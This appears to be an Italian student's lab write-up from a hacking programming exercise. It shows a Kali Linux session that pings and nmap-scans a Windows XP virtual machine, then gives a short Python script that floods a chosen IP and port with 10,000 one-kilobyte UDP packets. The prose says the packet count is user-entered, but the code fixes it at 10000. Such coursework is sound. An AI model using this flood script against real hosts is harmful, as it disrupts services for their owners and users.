


Esercizio programmazione per Hacker



```
kali-linux-2024.4-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
kali@kali: ~
File Actions Edit View Help
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 12.47% done; ETC: 14:48 (0:01:24 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 12.58% done; ETC: 14:48 (0:01:30 remaining)
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.73% done; ETC: 14:49 (0:02:37 remaining)
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.83% done; ETC: 14:49 (0:02:36 remaining)
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.94% done; ETC: 14:50 (0:02:47 remaining)
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.96% done; ETC: 14:50 (0:02:53 remaining)
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.97% done; ETC: 14:50 (0:02:59 remaining)
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.97% done; ETC: 14:50 (0:03:05 remaining)
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.98% done; ETC: 14:50 (0:03:05 remaining)
Stats: 0:00:32 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 14.09% done; ETC: 14:50 (0:03:15 remaining)
Stats: 0:00:33 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 14.19% done; ETC: 14:50 (0:03:20 remaining)
Stats: 0:00:34 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 14.20% done; ETC: 14:50 (0:03:25 remaining)
Stats: 0:00:37 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 14.41% done; ETC: 14:51 (0:03:40 remaining)


(kali@kali)-[~]
$ ping 192.168.50.152
PING 192.168.50.152 (192.168.50.152) 56(84) bytes of data:
64 bytes from 192.168.50.152: icmp_seq=1 ttl=128 time=1.54 ms
64 bytes from 192.168.50.152: icmp_seq=2 ttl=128 time=0.929 ms
64 bytes from 192.168.50.152: icmp_seq=3 ttl=128 time=0.839 ms
^C
--- 192.168.50.152 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.839/1.103/1.542/0.312 ms

(kali@kali)-[~]
$ nmap -sU 192.168.50.152
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 14:50 CET
Nmap scan report for 192.168.50.152
Host is up (0.00076s latency).
Not shown: 999 open|filtered udp ports (no-response)
PORT      STATE SERVICE
137/udp   open  netbios-ns
MAC Address: 08:00:27:5C:8D:1C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.92 seconds

(kali@kali)-[~]
$
```

Per prima cosa sono andato a fare un ping sulla macchina da attaccare (in questo caso Windows XP), dopodiché ho utilizzato nmap per farmi rivelare la porta aperta del nostro obiettivo.



```
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
File Edit Selection ... Search
Programma.py x import socket2.py import socket3.py
home > kali > Desktop > Programma.py > ...
1 import socket
2
3 HOST = input("Inserisci indirizzo IP ")
4 PORT = int(input("Inserisci porta "))
5 n_pacchetti = 10000
6
7 messaggio = b'X' * 1024
8 addrInfo = (HOST, PORT)
9
10 for i in range(n_pacchetti):
11     with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as s:
12         s.sendto(messaggio, addrInfo)
13 print("FINE")
14

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
Python + - [ ] [ ] ... ^ x
/bin/python /home/kali/Desktop/Programma.py
(kali@kali)-[~]
$ /bin/python /home/kali/Desktop/Programma.py
Inserisci indirizzo IP

Ln 7, Col 24 Spaces: 4 UTF-8 LF {} Python 3.12.8 64-bit CTRL (DESTRA)
```

Questo è il codice python che abbiamo utilizzato per attaccare Windows Xp, in questo caso chiediamo l'indirizzo IP del nostro target, il numero di porta che vogliamo attaccare e quanti pacchetti vogliamo inviare.
NB= ogni pacchetto inviato è di 1 KB (1024 byte).

